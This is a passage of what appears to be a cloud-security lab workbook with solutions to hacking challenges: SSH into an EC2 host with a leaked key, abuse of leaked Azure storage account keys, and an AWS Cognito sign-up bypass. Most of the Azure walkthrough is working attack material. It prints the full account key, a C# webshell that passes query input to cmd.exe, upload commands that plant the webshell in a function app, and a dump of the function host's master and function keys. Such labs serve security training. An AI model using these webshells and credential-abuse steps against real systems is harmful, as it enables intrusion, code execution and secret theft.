Step 9: From the instance details we can now find the EC2 public DNS which is “ec2-34-229-88-54.compute-1.amazonaws.com”. Let us now connect to this public DNS using the previous obtained key file to complete our task.

```
root@kali:~/tools/# chmod 400 aws-ec2-solr.pem
root@kali:~/tools/# ssh -i aws-ec2-solr.pem ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com
```



Leaked Storage Account

Challenge URL: N/A

- **Extract the source code and achieve Remote Code Execution for the function from the storage account of “notsosporty" using the techniques learned in this module.**

Solution:


Step 1: To access the exposed Azure AccountName and AccountKey use keywords specific to Azure like DefaultEndpointsProtocol, AccountName, AccountKey etc. and the target name (i.e. notsosecure-org) in GitHub search feature.

https://github.com/search?q=notsosporty

Some of the examples are as follows:


- **https://github.com/search?q=notsosporty&type=Users**
- **https://github.com/search?q=notsosporty**
- **https://github.com/search?q=user%3Anotsosporty+AccountName&type=Code**
- **https://github.com/search?q=user%3Anotsosporty+AccountKey&type=Code**
- **https://github.com/search?q=user%3Anotsosporty+azure&type=Repositories**

Step 2: Access the exposed Azure AccountName and AccountKey found in previous step.



Step 3: To validate the existence of file share for the acquired AccountName and Accountkey use the below command on Azure CLI

```
root@kali:~/Desktop/test_azure# az storage share exists --account-name
fnappvta035 --account-key
HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5uOqv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx
78mbyXQw== --name fnappvta035
```



Step 4: Download the content present in the file share detected in previous step by using the following command:

```
root@kali:~/Desktop/test_azure# az storage file download-batch --account-name
fnappvta035 --account-key
HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5uOqv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx
78mbyXQw== --destination . --source fnappvta035 --no-progress
```

```
~/Desktop/test_azure# az storage file download-batch --account-name fnappvta035 --account-key HApIrSbCEBWCWQV
nvcUXfrNvbzIwwUzIZH3lUkQeQI5uOqv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw== --destination . --source fnappvta035 --no-pro
gress
[
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/eventlog.xml",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/13bb79-4620-636938471136168711.txt",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/197c39-6112-636938588143026373.txt",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/2b9cac-2620-636938120126735530.txt",
```

Step 5: On downloading the source code, it is observed that there are C# scripts in use, the same can be confirmed by viewing the contents of the file (run.csx) as shown below:

```
root@kali:~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
```

```
~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    string name = req.Query["name"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    name = name ?? data?.name;
```

Step 6: In order to achieve remote code execution on the target function, update the following webshell code in "**site/wwwroot/HttpTrigger1/run.csx**" file

```
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    string cmd = req.Query["cmd"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    cmd = cmd ?? data?.cmd;

    return cmd != null
        ? (ActionResult)new OkObjectResult(ExcuteCmd(cmd))
        : new BadRequestObjectResult("Please pass a name on the query string
or in the request body");
}

public static string ExcuteCmd(string arg)
{
    ProcessStartInfo psi = new ProcessStartInfo();
    psi.FileName = "cmd.exe";
    psi.Arguments = "/c " + arg;
    psi.RedirectStandardOutput = true;
    psi.UseShellExecute = false;
    Process p = Process.Start(psi);
    StreamReader stmrdr = p.StandardOutput;
    string s = stmrdr.ReadToEnd();
    stmrdr.Close();
    return s;
}
```

Step 7: The updated “run.csx” file will contain webshell code as shown below:

```
root@kali:~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
```

```
root@cloud:~# cat site/wwwroot/HttpTrigger1/run.csx
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    string cmd = req.Query["cmd"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    cmd = cmd ?? data?.cmd;

    return cmd != null
        ? (ActionResult)new OkObjectResult(ExcuteCmd(cmd))
        : new BadRequestObjectResult("Please pass a name on the query string or in the request body");
}
```

Step 8: Copy the “HttpTrigger1” folder to “HttpTriggerX” (replace x with your userid)

```
root@kali:~/Desktop/test_azure# cp -r site/wwwroot/HttpTrigger1
site/wwwroot/HttpTriggerX
```

```
~# cp -r site/wwwroot/HttpTrigger1 site/wwwroot/HttpTrigger7
~#
~#
~#
```

Step 9: Now, we can upload all the files present in "/root/site/wwwroot/HttpTriggerX/" on the local system to Azure storage account.

```
root@kali:~/Desktop/test_azure# az storage file upload-batch --account-key
HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5uOqv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx
78mbyXQw== --account-name fnappvta035 --destination fnappvta035 --destination-
path site/wwwroot/HttpTriggerX/ --source
/root/{localpath}/site/wwwroot/HttpTriggerX/
```

```
root@cloud:~# az storage file upload-batch --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQe
QI5uOqv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw== --account-name fnappvta035 --destination fnappvt
a035 --destination-path site/wwwroot/HttpTrigger7/ --source /root/site/wwwroot/HttpTrigger7/
uploading /root/site/wwwroot/HttpTrigger7/package.json
Finished[############################################################]  100.0000%
uploading /root/site/wwwroot/HttpTrigger7/function.json
Finished[############################################################]  100.0000%
uploading /root/site/wwwroot/HttpTrigger7/run.csx
Finished[############################################################]  100.0000%
[
  "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/package.json",
  "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/function.json"
,
  "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/run.csx"
]
root@cloud:~#
```

Step 10: Now, the next step is to find out the Function API URL.

We will first find the container name associated to the account using command mentioned below:

```
root@kali:~/Desktop/test_azure# az storage container list --account-name
fnappvta035 --account-key
HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5uOqv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx
78mbyXQw==
```

```
root@cloud:~# az storage container list --account-name fnappvta035 --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5uOqv7QGmGrf4
L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw==
[
  {
    "metadata": null,
    "name": "azure-webjobs-hosts",
    "properties": {
      "etag": "\"0x8D6DABDC97FD372\"",
      "hasImmutabilityPolicy": "false",
      "hasLegalHold": "false",
      "lastModified": "2019-05-17T11:49:58+00:00",
      "lease": {
        "duration": null,
        "state": null,
        "status": null
      },
      "leaseDuration": null,
      "leaseState": "available",
      "leaseStatus": "unlocked",
      "publicAccess": null
    }
  },
  {
    "metadata": null,
    "name": "azure-webjobs-secrets",
    "properties": {
      "etag": "\"0x8D6DB7DFE0E6305\"",
```

Step 11: Once we can access the container names, download the BLOB associated with this container (**azure-webjobs-secrets**) using the command mentioned below:

```
root@kali:~/Desktop/test_azure# az storage blob download-batch --account-name
fnappvta035 --account-key
HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5uOqv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx
78mbyXQw== --destination . --source azure-webjobs-secrets
```

```
root@cloud:~# az storage blob download-batch --account-name fnappvta035 --account-key HApIrSbCE
BWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5uOqv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw== --destination .
 --source azure-webjobs-secrets
Finished[#############################################################]  100.0000%
[
  "fnappvt/httptrigger1.json",
  "fnappvt/host.json",
  "fnappvt/timertrigger1.json"
]
```


Step 12: By exploring the “fnappvt/host.json” file we can locate the function URL

```
root@kali:~/Desktop/test_azure# cat fnappvt/host.json
```

```
root@cloud:~# cat fnappvt/host.json
{
  "masterKey": {
    "name": "master",
    "value": "CfDJ8AAAAAAAAAAAAAAAAAAAAACD6BT9adjItgATEEyYdZj963u-AZMNchPcT76ePDv5Gsf1r0Qqr8knMmFbu-JHavmWTzHnc5
86WxbbQJZCmlHJ6-EsN9qFwkVYlARh_kIaj3maKWUWJ2FDC1Jcz2NKxMhATZhztehLmT1TLXShKqr93kcQNQq3aPEweidF6CCBBQ",
    "encrypted": true
  },
  "functionKeys": [
    {
      "name": "default",
      "value": "CfDJ8AAAAAAAAAAAAAAAAAAAAABqhWKu0WkLY873l0hB9iPPNHoKZDZrjyuhFP0a1XmmDm4TS9jwyoPODWOBt_2mmwKX1Z0Q
5ZcOQElZ3EfZqeD6tJpf-iWpcji8Rx1Ydfe2CtMqNnXMcZnATKWf87uP5lMTVKeVwWiH3ba4oVGX2AbbRpzBUwQSH8iJQttDccwhrA",
      "encrypted": true
    }
  ],
  "systemKeys": [],
  "hostName": "fnappvt.azurewebsites.net",
  "instanceId": "0b91d554c77a2e6cae448ed7a2f5e5d1",
  "source": "runtime",
  "decryptionKeyId": null
```

Step 13: Access the webshell using the URL identified in the above step:

URL: `https://fnappvt.azurewebsites.net/api/HttpTriggerX?cmd=dir`




Exploiting AWS Cognito Misconfigurations

Challenge URL: http://cognito.webhacklab.com/

- **Identify AWS cognito misconfiguration and read the secrets from the secret manager.**

Solution:

Step 1: Access the application hosted at http://cognito.webhacklab.com . It can be observed that the application does not allow registration to the public.



Step 2: On accessing the HTML source, observe that there is a file named ‘config.js’. Access the file and view the content.


Step 3: On accessing the file, a config file related to AWS Cognito containing ‘userPoolId’, ‘identityPoolId’ and ‘clientId’ can be found. This information helps us understand that the application uses AWS Cognito JavaScript SDK to authenticate users.

Step 4: Now try to sign up to the application using the given configuration. Use the below command to signup and create an account.

```
root@kali:~# aws cognito-idp sign-up --client-id m8ca1fea9uico5qml43na3fp --
username userX@webhacklab.com --password P@ssw0rd1 --user-attributes
Name="email",Value="userX@mailinator.com" Name="name",Value="UserX"
```

```
~ # aws cognito-idp sign-up --client-id m8ca1fea[redacted] --username userX@webha
cklab.com --password P@ssw0rd1 --user-attributes Name="email",Value="userX@mailinator.c
om" Name="name",Value="UserX"
{
    "UserConfirmed": false,
    "CodeDeliveryDetails": {
        "Destination": "u***@m***.com",
        "DeliveryMedium": "EMAIL",
        "AttributeName": "email"
    },
    "UserSub": "0aea9b51-39f5-4bdc-a9ac-08d64f3d69de"
}
```

Step 5: Once the account is created a verification code is sent on the email. Use this code to activate the user.




Step 6: Use the above code along with the client-id and username to verify the user using the following command.

Note: Once the command executes successfully there will be no output.


```
root@kali:~# aws cognito-idp confirm-sign-up --client-id
m8ca1fea9uico5qml43na3fp --username=userX@webhacklab.com --confirmation-code
XXXXXX
```

```
~ # aws cognito-idp confirm-sign-up --client-id m8ca1fea[redacted] --username=userX@w
ebhacklab.com --confirmation-code 786193
```


Step 7: Login to the application with the newly activated credentials.



